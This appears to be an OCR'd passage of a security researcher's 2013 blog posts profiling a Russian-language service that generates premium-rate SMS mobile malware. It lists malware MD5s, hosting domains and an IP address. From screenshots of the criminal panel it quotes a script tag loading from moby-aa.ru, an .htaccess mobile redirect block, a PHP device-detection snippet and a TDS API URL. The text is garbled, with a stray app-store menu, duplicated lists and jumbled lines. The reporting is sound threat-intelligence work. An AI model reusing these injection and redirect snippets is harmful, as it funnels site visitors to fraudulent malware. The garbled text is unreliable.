- Интерфейс
- Контакты, звонки, SMS
- Мультимедиа
- Офисные программы
- Прочие программы
- Системные утилиты
- Чтение, обучение и базы знаний

**ТОП ПРИЛОЖЕНИЙ**

Иконка	Название	Безопасность	Рейтинг	Действие
	ОБНОВЛЕНИЕ АНТИВИРУСА	Безопасность	Рейтинг: 5.6	УСТАНОВИТЬ
	LASTPASS	Безопасность	Рейтинг: 6.15	УСТАНОВИТЬ
	AVAST! MOBILE SECURITY	Безопасность	Рейтинг: 9.72	УСТАНОВИТЬ
	VAULTY STOCKS	Безопасность	Рейтинг: 5.29	УСТАНОВИТЬ
	СЕЙФ	Безопасность	Рейтинг: 5.54	УСТАНОВИТЬ
	CELLAGENT	Безопасность	Рейтинг: 5.45	УСТАНОВИТЬ

© 2001 - 2013 [Соглашение с пользователем](#)



**Samples generated and currently distributed in the wild using the service:**

**[14]MD5: ac69514f9632539f9e8ad7b944556ed8 -**  
detected by 15 out of 48 antivirus scanners as HEUR:Trojan-  
SMS.AndroidOS.Stealer.a

[15]**MD5: e62f97a095ca15747bb529ee9f1b5057** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[16]**MD5: 0688dac2754cce01183655bbbe50a0b1** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[17]**MD5: 4062a77bda6adf6094f4ab209c71b801** -  
detected by 2 out of 44 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[18]**MD5: 42a6cf362dbff4fd1b5aa9e82c5b7b56** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[19]**MD5: 3bcbe78a2fa8c050ee52675d9ec931ad** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[20]**MD5: 53d3d35cf896938e897de002db6ffc68** -  
detected by 2 out of 47 antivirus scanners as  
Java.SMSSend.780;

971

J2ME/TrojanSMS.Agent.DX



[21]**MD5: 2f66735b37738017385cc2fb56c21357** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[22]**MD5: 0ec11bba4a6a86eb5171ecad89d78d05** -  
detected by 2 out of 47 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[23]**MD5: 9f059c973637f105271d345a95787a5f** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[24]**MD5: f179a067580014b1e16900b90d90a872** -  
detected by 2 out of 47 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[25]**MD5: aef4f659943cbc530e4e1b601e75b19e** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[26]**MD5: 8a00786ed6939a8ece2765d503c97ff8** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[27]**MD5: 868fcf05827c092fa1939930c2f50016** -  
detected by 2 out of 45 antivirus scanners as

Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[28]**MD5: a6ef49789845ed1a66f94fd7cc089e1b** -  
detected by 2 out of 47 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[29]**MD5: 22aa473772b2dfb0f019dac3b8749bb6** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[30]**MD5: 52b74046d0c123772566d591524b3bf7** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[31]**MD5: bbff61a2e3555a6675bc77621be19a73** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[32]**Cybercrime-friendly affiliate networks** continue,  
and will continue to represent a major driving factor be-

hind the growth of any market segment within the  
cybercrime system, as they result in a win-win-lose scenario  
for

their operations, participants and the potential victims of the  
fraudulent/malicious propositions/releases courtesy

of these networks. With mobile traffic acquisition available on demand based on any given preference a potential

could have, cybercriminals would continue converting it into victims, cashing in on their overall lack of awareness of

the TTPs of today's modern cybercriminals.

***This post has been reproduced from [33]Dancho Danchev's blog . Follow him [34]on Twitter.***

1. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
2. <http://www.webroot.com/blog/tag/affiliate-networks/>
3. <http://www.webroot.com/blog/2013/09/18/affiliate-network-mobile-malware-impersonates-google-play-tricks-users-installing-premium-rate-sms-sending-rogue-apps/>
4. [http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware\\_18.html](http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware_18.html)
5. <http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html>
6. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
7. <http://www.internetnews.com/wireless/article.php/3584431>
8. <http://ddanchev.blogspot.com/2009/07/transmitterc-mobile-malware-in-wild.html>
- 9.

<http://www.webroot.com/blog/2013/10/25/cybercriminals-release-new-commercially-available-androidblackberr>

[y-supporting-mobile-malware-bot/](#)

10. <http://ddanchev.blogspot.com/2013/07/a-peek-inside-managed-otpatstan-token.html>

11. <http://www.webroot.com/blog/2013/09/18/affiliate-network-mobile-malware-impersonates-google-play-tricks-users-installing-premium-rate-sms-sending-rogue-apps/>

12. <http://www.webroot.com/blog/2013/08/13/cybercrime-friendly-underground-traffic-exchange-helps-facilitate-fraudulent-and-malicious-activity/>

13. <http://www.webroot.com/blog/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate->

[972](#)

[fraudulent-and-malicious-activity-part-two/](#)

14. <https://www.virustotal.com/en/file/1a3e255ccb734021ff8c89b4f14196d065fa1905ab5df398431df4909b1ed1d7/analysis/>

15. <https://www.virustotal.com/en/file/5a0f6fe6d46d6bda81a237d72a60ec55df7062be4dff1abe7712d64d1a6a9a1f/analysis/1383771675/>

16.

<https://www.virustotal.com/en/file/61dd75041770fb177a76658bf620b8568aec47d3c8c779d94913e549090479f8/analysis/1383771784/>

17.

<https://www.virustotal.com/en/file/195a3be1048d9b8192670a488cf991b39d6ff6c8a3d2996dfef30633fe9eeac5/analysis/1383771850/>

18.

<https://www.virustotal.com/en/file/5c19a007d6620c542940a2ebf441db7a4285ee42cea2e4e4b153aab80b44fa4d/analysis/1383771922/>

19.

<https://www.virustotal.com/en/file/669e7c760993098bfe6f1deb595239ace7809a9674ef5eef0e48631d6743bf04/analysis/1383772019/>

20.

<https://www.virustotal.com/en/file/0826d6b1d5c803afaec09299e7df3f2763cb39dba91854346fc57d7f610d9299/analysis/1383772147/>

21.

<https://www.virustotal.com/en/file/941bee13931948d2913982efb0d677a2222648ef23893e7cbf773c59bb5ea369/analysis/1383772232/>

22.

<https://www.virustotal.com/en/file/6cf9503053e927c75a537>

[b2574fa44e203f5fc4079a6446e8b285b13ad8bbf7f/analysis/1383772324/](https://www.virustotal.com/en/file/b2574fa44e203f5fc4079a6446e8b285b13ad8bbf7f/analysis/1383772324/)

23.

<https://www.virustotal.com/en/file/03734e0e1dc2a834e4892f10cfa52399180cac37579bfd742ea81fa5503e18ff/analysis/1383772403/>

24.

<https://www.virustotal.com/en/file/f7a8d5bf295dcc0d614ccb10a25aaa7645c9f6c5240da481bf18bbe9f050e8cd/analysis/1383783939/>

25.

<https://www.virustotal.com/en/file/77779337b988c5c4a606cb5299c0cb92e39766ae05d3cbe5dc005064d1059eb4/analysis/1383784127/>

26.

<https://www.virustotal.com/en/file/5e9963185d18b01a5900d53f436c70ea4260de9327e52ef97107a755ca60b570/analysis/1383784229/>

27.

<https://www.virustotal.com/en/file/c618d84e47ef2ccdd11d7a2f3883e5fa7bca52442bf3a0904e1723f3dc459461/analysis/1383784294/>

28.

<https://www.virustotal.com/en/file/62f4c45a5f698c759e66187d6d322b476e78d973aa6bf6daabcebb2d6139ad2d/analysis/>

[is/1383784390/](#)

29.

[https://www.virustotal.com/en/file/26c88732e4895244a937553c25bce2378718fc4e5af0977abdb6cedc9dbb9fbb/analysis](https://www.virustotal.com/en/file/26c88732e4895244a937553c25bce2378718fc4e5af0977abdb6cedc9dbb9fbb/analysis/1383784546/)

[is/1383784546/](#)

30.

[https://www.virustotal.com/en/file/0713ef64ca57ab7164142f485208dba9cace1b8f9da3fdaaa0c840541df6b843/analysis](https://www.virustotal.com/en/file/0713ef64ca57ab7164142f485208dba9cace1b8f9da3fdaaa0c840541df6b843/analysis/1383784624/)

[is/1383784624/](#)

31.

[https://www.virustotal.com/en/file/f8b10b6ae34c01878d24fd3bf29235b117303dd17b720e15126f0cc6a3110adf/analysis](https://www.virustotal.com/en/file/f8b10b6ae34c01878d24fd3bf29235b117303dd17b720e15126f0cc6a3110adf/analysis/1383785064/)

[is/1383785064/](#)

32. <http://www.zdnet.com/blog/security/inside-an-affiliate-spam-program-for-pharmaceuticals/2054>

33. <http://ddanchev.blogspot.com/>

34. <http://twitter.com/danchodanchev>

973



**A Peek Inside a Customer-ized API-enabled DIY Online Lab for Generating Multi-OS Mobile Malware**

**(2013-11-12 02:57)**

The exponential growth of mobile malware over the last couple of years, can be attributed to a variety of 'growth factors', the majority of which continue playing an inseparable role in the overall success and growth of the cybercrime ecosystem in general.

Tactics like [1]**standardization**, efficiency-oriented monetization, systematic bypassing of industry accepted/massively adopted security measures like signatures-based antivirus scanning, [2]**affiliate networks** helping cybercriminals

secure revenue streams for their malicious/fraudulent tactics, techniques and procedures (TTPs), as well as pseudo

legal distribution of deceptive software – think scaware with long EULAs and ToS-es – as well as mobile applications

– think [3]**subscription based premium rate SMS malware** with long EULAs and ToS-es – continue dominating the

arsenal of tactics that any cybercriminal aspiring to occupy a market share in any market segment within the

cybercrime ecosystem, can easily take advantage of in 2013.

What has changed over the last couple of years, in terms of concepts? A lot. For instance, back in 2007, ap-

proximately one year after I (publicly) anticipated the upcoming and inevitable [4]**monetization of mobile malware**,



the Red Browser started making its rounds, proving that I was sadly wrong, and once again, money and greed –

or plain simple profit maximization to others – would play a crucial role in this emerging back then, cybercrime

ecosystem market segment for mobile malware. [5]**Similar monetization attempts** on behalf of cybercriminals, then

followed, to further strengthen the ambitions of cybercriminals into this emerging market segment.

With "[6]**malicious economies of scale**" just starting to materialize at the time, it didn't take long before the concept started getting embedded into virtually each and every cybercrime-friendly product/service advertised

on the market. Thanks to [7]**Symbian OS** dominating the mobile operating system at the time, opportunistic

cybercriminals quickly adapted to steal a piece of the pie, by releasing multiple [8]**Symbian based malware variants**.

Sharing is caring, therefore, here are some MD5s from the Symbian malicious code that used to dominate the threat

landscape, back then.

**Symbian OS malware MD5s from that period of time, for historical OSINT purposes:**

MD5: a4a70d9c3dbe955dd88ea6975dd909d8

MD5: 98f7cfd42df4a01e2c4f2ed6d38c1af1

MD5: 6fd6b68ed3a83b2850fe293c6db8d78d

MD5: 38837c60e2d87991c6c754f8a6fb5c2d

MD5: ace9c6c91847b29aefa0a50d3b54bac5

MD5: 3f1828f58d676d874a3473c1cd01a431

MD5: 2163ef88da9bd31f471087a55f49d1b1

MD5: 0a04f6fed68dec7507d7bf246aa265eb

MD5: ad4a9c68f631d257bd76490029227e41

MD5: 7a4639488b4698f131e42de56ceeb45d

MD5: fa3de591d3a7353080b724a294dca394

974

MD5: 5ba5fad8923531784cd06a1edc6e0001

MD5: 66abbd9a965b2213f895e297f40552e5

MD5: 92b069ef1fd9a5d9c78a2d3682c16b8f

MD5: a494da11f47a853308bfdb3c0705f4e1

MD5: 9f38eff6c58667880d1ff9feb9093dcb

MD5: a8a3ac5f7639d82b24e9eb4f9ec5981c

MD5: 0ebc8e9f5ec72a0ff73a73d81dc6807d

MD5: a3cd8f8302a69e786425e51467ad5f7c

MD5: 38837c60e2d87991c6c754f8a6fb5c2d

MD5: 522a8efdc382b38e336d4735a73e6b23

MD5: 052abb9b41f07192e8a02f0746e80280

MD5: 712a1184c5fc1811192cba5cc7feda51

MD5: bdae8a51d4f12762b823e42aa6c3fa0a

MD5: aec4b95aa8d80ee9a57d11cb16ce75ba

MD5: 6b854f2171cca50f49d1ace2d454065a

MD5: 945279ce239d2370e4a65b4f109b533b

MD5: cde433d371228fb7310849c03792479e

MD5: 957265e799246225e078a6d65bde5717

MD5: cde433d371228fb7310849c03792479e

MD5: 1f1074b709736fe4504302cbc06fd0f6

MD5: 1cd241a5ea55eb25baf50af25629af27

MD5: 60d9a75b5d3320635f9e33fe76b9b836

MD5: e23f69eea5fa000f259e417b64210d42

MD5: 36503b8a9e2c39508a50eb0bdbb66370

MD5: 1f1074b709736fe4504302cbc06fd0f6

MD5: da13e08a8778fa4ea1d60e8b126e27be

MD5: 642495185b4b22d97869007fcbc0e00f

MD5: 9af5d82f330bbc03f35436b3cc2fba3a

MD5: 6099516a39abb73f9d7f99167157d957

MD5: 6c75b3e9bf4625dc1b754073a2d0c4f1

MD5: e23f69eea5fa000f259e417b64210d42

MD5: ffb37b431ed1f0ac5764b57fa8d4cced

MD5: 1cd241a5ea55eb25baf50af25629af27  
MD5: b3055e852b47979a774575c09978981a  
MD5: 9f38eff6c58667880d1ff9feb9093dcb  
MD5: 945279ce239d2370e4a65b4f109b533b  
MD5: 66a0bbebbe14939706093aa5831b53a7  
MD5: 30a2797f33ecb66524e01a63e49485dd  
MD5: 785e921ea686c2fc8514fac94dd8a9cd  
MD5: 69a68bdcbad227d5d8d1a27dd9c30ce7  
MD5: f246b101bc66fe36448d0987a36c3e0a  
MD5: 4fd086a236c2f3c70b7aa869fa73f762  
MD5: 642495185b4b22d97869007fcbc0e00f  
MD5: fd8b784df4bbb8082a7534841aa02f0e  
MD5: 3ee70d31d0a3b6fab562c51d8ff70e6d  
MD5: 3381d21f476d123dcf3b5cbc27b22ae1  
MD5: 006b32148ce6747fddb6d89e5725573e  
MD5: 7a4639488b4698f131e42de56ceeb45d  
MD5: b9667e23bd400edcafde58b61ac05f96  
MD5: 12527fd41dd6b172f8e28049011ebd05

[Выйти](#)

Оповещени

**passing** mobile trojans, and the ubiquitous for the market segment, subscription based premium rate SMS malware,

relying on deceptive advertising and successful 'visual social engineering' campaigns. The second, continue getting

largely monetized through one of the primary growth factors of the mobile market segment, namely, [11]**affiliate**

### **networks for mobile malware.**

In this post, I'll profile what can be best described as a sophisticated, customer-ized, customization and effi-

ciency oriented, API-supporting, DIY mobile "lab" for generating, managing and operating multi-mobile-operating

systems type of mobile malware campaigns. The service's unique value proposition (UVP) in comparison to that of

competing "labs" for managing, operating and converting mobile traffic – [12]**acquisition and selling** of [13]**mobile traffic** is a commoditized underground market item in 2013 – orbits around the feature rich interface, offering 100

% customization, monitoring and generally operating the campaigns, while efficiently earning fraudulently obtained

revenue from unsuspecting mobile device users.

### **Sample screenshots featuring the administration panel of an affiliate network participant:**

## Создание мидлета



Авто

Описание (иногда видно пользователям)

Иконка

Загрузить: 

с компьютера

из интернета

из галереи

Обзор

+ Загрузить

## Изображения

Роль

Тумба

Загрузить: 

с компьютера

из интернета

Обзор

+ Загрузить

## Файлы

Описание

Загрузить 

с компьютера

из интернета

Обзор

+ Загрузить

Вы ещё не загрузили ни одного файла контента.

977

## Создание мидлета



Описание (иногда видно пользователям)

Иконка

Загрузить: с компьютера из интернета из галереи

## Изображения

Роль

Загрузить: с компьютера из интернета  

Обзор

+ Загрузить

## Файлы

Описание

Загрузить с компьютера из интернета  

Обзор

+ Загрузить

Вы ещё не загрузили ни одного файла контента.



## ⌚ Настройка внешнего вида мидлетов

Далее ➤

Java
Android
Symbian
Symbian

### Настройки вида мидлета

[Сбросить все настройки](#)

Шаблон: Стандарт фон картиной

Размер мидлета: 26.08 Kb 26.08 Kb

Текстовые формулировки:

Мотивирующий текст: Для продолжения нажмите "%Текст кн

Текст кнопки: Далее

Цветовые настройки:

Текст в кнопке: #000000

Цвет кнопки: #61C419

Фон: #000000

Растягивать картинку фона?: Да

Мотивирующий текст: #FFFFFF

Включить нижнюю панель: Нет

Пользовательское соглашение:

Текст кнопки: Далее >>


Цвет фона: #FFFFFF

Цвет текста: #8E8E8E

Цвет кнопки: #61C419

Цвет текста в кнопке: #000000

Отображать страницу прелоадера: Нет



## ⌚ Настройка тарификации

Далее ➤

Java

Сбросить настройки

Россия	МТС	5\$	3\$	1\$
	Мегафон	5\$	3\$	1\$
	Билайн	5\$	3\$	1\$
	Другие ОСС	5\$	3\$	1\$
Украина		5\$	3\$	1\$
Остальные страны		5\$	3\$	1\$

Android

Symbian touch

Symbian keyboard

Назад

Далее ➤

Трафикбэк

Настройка кода

## ⌚ Трафикбэк

Далее ➤

Добавить правило

http://example.com

Платформы

☐ Не определена
 ☐ Symbian
 ☐ Android
 ☐ iOS
 ☐ MeeGo
 ☐ webOS
 ☐ MTK/Nucleus
 ☐ Linux Smartphone
 ☐ Windows Phone
 ☐ Windows Mobile
 ☐ Hiptop
 ☐ Palm
 ☐ RIM
 ☐ Rex Qualcomm
 ☐ Bada
 ☐ RIM Tablet
 ☐ Windows
 ☐ MacOSX
 ☐ Linux

Страны

☐ Не монетизируемые
 ☐ Россия
 ☐ Азербайджан
 ☐ Армения
 ☐ Белоруссия
 ☐ Бельгия
 ☐ Германия
 ☐ Грузия
 ☐ Казахстан
 ☐ Кыргызстан
 ☐ Латвия
 ☐ Литва
 ☐ Молдавия
 ☐ Узбекистан
 ☐ Украина
 ☐ Франция
 ☐ Другие

Разрешение

☐ 240x320
 ☐ 320x480
 ☐ 360x640
 ☐ 480x800
 ☐ 176x220
 ☐ 720x1280
 ☐ 90x90
 ☐ 540x960
 ☐ 176x160
 ☐ 320x240
 ☐ 240x400
 ☐ 128x160
 ☐ 176x208
 ☐ 480x854

Другое

☐ Опасный трафик
 ☐ Поддержка JS
 ☐ Touchscreen

Добавить

## ⌚ Настройка кода

Редирект JS Alert HTML Alert

Ссылка:

http://moby-aa.ru/

копировать в буфер

JavaScript:

<script type="text/javascript" src="http://moby-aa.ru/js?id=" ></script>

.htaccess:


```
RewriteEngine on

RewriteCond %{HTTP_USER_AGENT} android [NC,OR]
RewriteCond %{HTTP_USER_AGENT} opera\ mini [NC,OR]
RewriteCond %{HTTP_USER_AGENT} blackberry [NC,OR]
RewriteCond %{HTTP_USER_AGENT} iphone [NC,OR]
RewriteCond %{HTTP_USER_AGENT} (pre\|palm\ os\palm\hiptop\avantgo\plucker\Xiino\blazer\elaine) [NC,OR]
RewriteCond %{HTTP_USER_AGENT} (iris\3g_t\windows\ ce\opera\ mobi\windows\ ce:\ smartphone:\windows\ ce:\
iemobile) [NC,OR]
RewriteCond %{HTTP_USER_AGENT} (mini\ 9.5\vx1000\lge\ m800\ e860\ u940\ ux840\ compal\ wireless\|
mobi\ahong\lg380\lgku\lg900\lg210\lg47\lg920\lg840\lg370\sam-
z\mg50\ s55\g83\ t66\vx400\mk99\d615\d763\el370\sl900\mp500\samu3\samu4\vx10\ xda_\ samu5\samu6\samu7\samu9\ a615\b832\
m881\ s920\ n210\ s700\ c-810\ h797\ mob-
x\ak16d\ 848b\mowser\ s580\ r800\ 471x\ v120\ rim8\ c500\ foma\ 160x\ x160\ 480x\ x640\ t503\ w839\ i250\ sprint\ w398\ samr810\ m5252\
|c7100\ mt126\ x225\ s5330\ s820\ ht11-g1\ fly\ v71\ s302\ -x113\ novarra\ k6101\ -
three\ 8325rc\ 8352rc\ sanyo\ vx54\ c888\ nx250\ n120\ mtk\
|c5588\ s710\ t880\ c5005\ i\ 458x\ p4041\ s210\ c5100\ teleca\ s940\ c500\ s590\ foma\ samsu\ vx8\ vx9\ a1000\ _mms\ myx\ a700\ gu1100\
|bc931\ e300\ ems100\ me701\ me702m-three\ sd588\ s800\ 8325rc\ ac831\ mw200\ brew\
|d88\ htc\| htc_touch\ 355x\ m50\ km100\ d736\ p-9521\ telco\ s174\ ktouch\ m4u\| me702\ 8325rc\ kddi\ phone\ lg\
```

Назад

## ⌚ Настройка кода

Редирект JS Alert HTML Alert



JavaScript:

<script type="text/javascript" src="http://moby-aa.ru/js?id=" .htmlAlert=1:" ></script>

копировать в буфер

PHP:

```
<?php
function MobilabsDetectPhone(){
    if($_GET['noredirect']){
        return false;
    }
    if($_SERVER['HTTP_USER_AGENT'] == 'Mozilla/5.0 (Linux; U; Android 2.2; en-us; Nexus One Build/FRF91)
AppleWebRit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1 offline'){
        return false;
    }
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    if(preg_match('/android|blackberry|iphone|symbian/i', $user_agent)){
        return 'full';
    }
    if (
        isset($_SERVER['HTTP_PROFILE']) ||
        isset($_SERVER['HTTP_WAP_PROFILE']) ||
        isset($_SERVER['HTTP_X_WAP_PROFILE']) ||
        isset($_SERVER['HTTP_X_WAP_PROFILE_DIFF']) ||
        isset($_SERVER['HTTP_X_OPERAMINI-PHONE-UA']) ||
    )
```

Назад

981

Выйти

Статистика

Промо

Профиль

Выплаты

Топ

Рефералы

FAQ

Тикеты

Новости

Оповещения

Ссылки/коры

Мидлеты

Домены

Шаблоны

API

Proxy

DLE

uCoz

Wordpress

Универсальный модуль

## Домены

Показать: ☒ Системные ☒ Припаркованные ☒ Зарегистрированные ☒ Мониторинг

парковка

регистрация

мониторинг









Домен:

Укажите (у вашего регистратора) для этого домена нейм сервера:

Поток трафика:

По умолчанию показывать лендинг:

Припарковать

Домен	Тип	Забанен
<a href="#">jmobi.net</a>	СИСТЕМНЫЙ	   
<a href="#">omoby.net</a>	СИСТЕМНЫЙ	 
<a href="#">rrmobi.net</a>	СИСТЕМНЫЙ	 

982

Статистика

Промо

Профиль

Выплаты

Топ

Рефералы

FAQ

Тикеты

Новости

Оповещения

Ссылки/коды

Мидлеты

Домены

Шаблоны

API

Прoxy

DLE

uCoz

Wordpress

Универсальный модуль

## API

1

2

3

4

5

6

Шаг 1

Шаг 2

Шаг 3

Шаг 4

Шаг 5

Шаг 6

Пользователь

Сайт адверта

Передача параметров и генерация мидлета

Скачивание мидлета

Оплата, партнер получает

Пользователь получает доступ к контенту

Шаблон API:

Создать

Поток трафика:

Создать

Домен:

jmobl.net

Припарковать

☒ Использовать как TDS

копировать в буфер

[http://jmobi.net/user\\_midlet\\_api/get\\_midlet?r=\[redacted\]&tds=1](http://jmobi.net/user_midlet_api/get_midlet?r=[redacted]&tds=1)

983



**Sample "system" domains used for hosting/rotating the generated mobile malware samples courtesy of the**

**service:**

jmobi.net - 91.202.63.75

omoby.net - 91.202.63.75

rrmobi.net - 91.202.63.75

moby-aa.ru - 91.202.63.75

mobyc.net - 91.202.63.75

mobi-files.com - 91.202.63.75

mobyw.net - 91.202.63.75

moby.net - 91.202.63.75

mobyc.net - 91.202.63.75

moby.net - 91.202.63.75

**Known to have responded to the same IP are also the following malicious domains:**

doklameno1.ru

doklameno2.ru

984



downloadakpinstall.ru

mobi.net

moby-aa.ru

moby-ae.ru

mobyc.net

mobyw.com

mobyw.net

moby.net

moby.net

omoby.net

rrmobi.net

system-update.ru

telefontown.pp.ua

**Sample Web sites serving multi-mobile-operating-system premium rate mobile malware, relying on the service:**

**vice:**

985



986



**Samples generated and currently distributed in the wild using the service:**

[14]**MD5: ac69514f9632539f9e8ad7b944556ed8** -  
detected by 15 out of 48 antivirus scanners as HEUR:Trojan-SMS.AndroidOS.Stealer.a

[15]**MD5: e62f97a095ca15747bb529ee9f1b5057** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[16]**MD5: 0688dac2754cce01183655bbbe50a0b1** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[17]**MD5: 4062a77bda6adf6094f4ab209c71b801** -  
detected by 2 out of 44 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[18]**MD5: 42a6cf362dbff4fd1b5aa9e82c5b7b56** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[19]**MD5: 3bcbe78a2fa8c050ee52675d9ec931ad** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[20]**MD5: 53d3d35cf896938e897de002db6ffc68** -  
detected by 2 out of 47 antivirus scanners as  
Java.SMSSend.780;

987

J2ME/TrojanSMS.Agent.DX

[21]**MD5: 2f66735b37738017385cc2fb56c21357** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX



[22]**MD5: 0ec11bba4a6a86eb5171ecad89d78d05** -  
detected by 2 out of 47 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[23]**MD5: 9f059c973637f105271d345a95787a5f** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[24]**MD5: f179a067580014b1e16900b90d90a872** -  
detected by 2 out of 47 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[25]**MD5: aef4f659943cbc530e4e1b601e75b19e** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[26]**MD5: 8a00786ed6939a8ece2765d503c97ff8** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[27]**MD5: 868fcf05827c092fa1939930c2f50016** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[28]**MD5: a6ef49789845ed1a66f94fd7cc089e1b** -  
detected by 2 out of 47 antivirus scanners as

Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[29]**MD5: 22aa473772b2dfb0f019dac3b8749bb6** -  
detected by 2 out of 45 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[30]**MD5: 52b74046d0c123772566d591524b3bf7** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[31]**MD5: bfff61a2e3555a6675bc77621be19a73** -  
detected by 2 out of 46 antivirus scanners as  
Java.SMSSend.780;

J2ME/TrojanSMS.Agent.DX

[32]**Cybercrime-friendly affiliate networks** continue,  
and will continue to represent a major driving factor be-

hind the growth of any market segment within the  
cybercrime system, as they result in a win-win-lose scenario  
for

their operations, participants and the potential victims of the  
fraudulent/malicious propositions/releases courtesy of

these networks.

With mobile traffic acquisition available on demand based on  
any given preference a potential could have, cy-

bercriminals would continue converting it into victims, cashing in on their overall lack of awareness of the TTPs of today's modern cybercriminals.

Updates will be posted as soon as new developments take place.

1. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
2. <http://www.webroot.com/blog/tag/affiliate-networks/>
3. <http://www.webroot.com/blog/2013/09/18/affiliate-network-mobile-malware-impersonates-google-play-tricks-users-installing-premium-rate-sms-sending-rogue-apps/>
4. [http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware\\_18.html](http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware_18.html)
5. <http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplorer-wants.html>
6. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
7. <http://www.internetnews.com/wireless/article.php/3584431>
8. <http://ddanchev.blogspot.com/2009/07/transmitterc-mobile-malware-in-wild.html>
9. <http://www.webroot.com/blog/2013/10/25/cybercriminals-release-new-commercially-available-androidblackberr>

[y-supporting-mobile-malware-bot/](#)

10. <http://ddanchev.blogspot.com/2013/07/a-peek-inside-managed-otpatstan-token.html>

11. <http://www.webroot.com/blog/2013/09/18/affiliate-network-mobile-malware-impersonates-google-play-tricks-users-installing-premium-rate-sms-sending-rogue-apps/>

12. [http://www.webroot.com/blog/2013/08/13/cybercrime-friendly-underground-traffic-exchange-helps-facilitate-](http://www.webroot.com/blog/2013/08/13/cybercrime-friendly-underground-traffic-exchange-helps-facilitate-988)

[988](#)

[fraudulent-and-malicious-activity/](#)

13. [http://www.webroot.com/blog/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate-](http://www.webroot.com/blog/2013/08/29/cybercrime-friendly-underground-traffic-exchanges-help-facilitate-988)

[fraudulent-and-malicious-activity-part-two/](#)

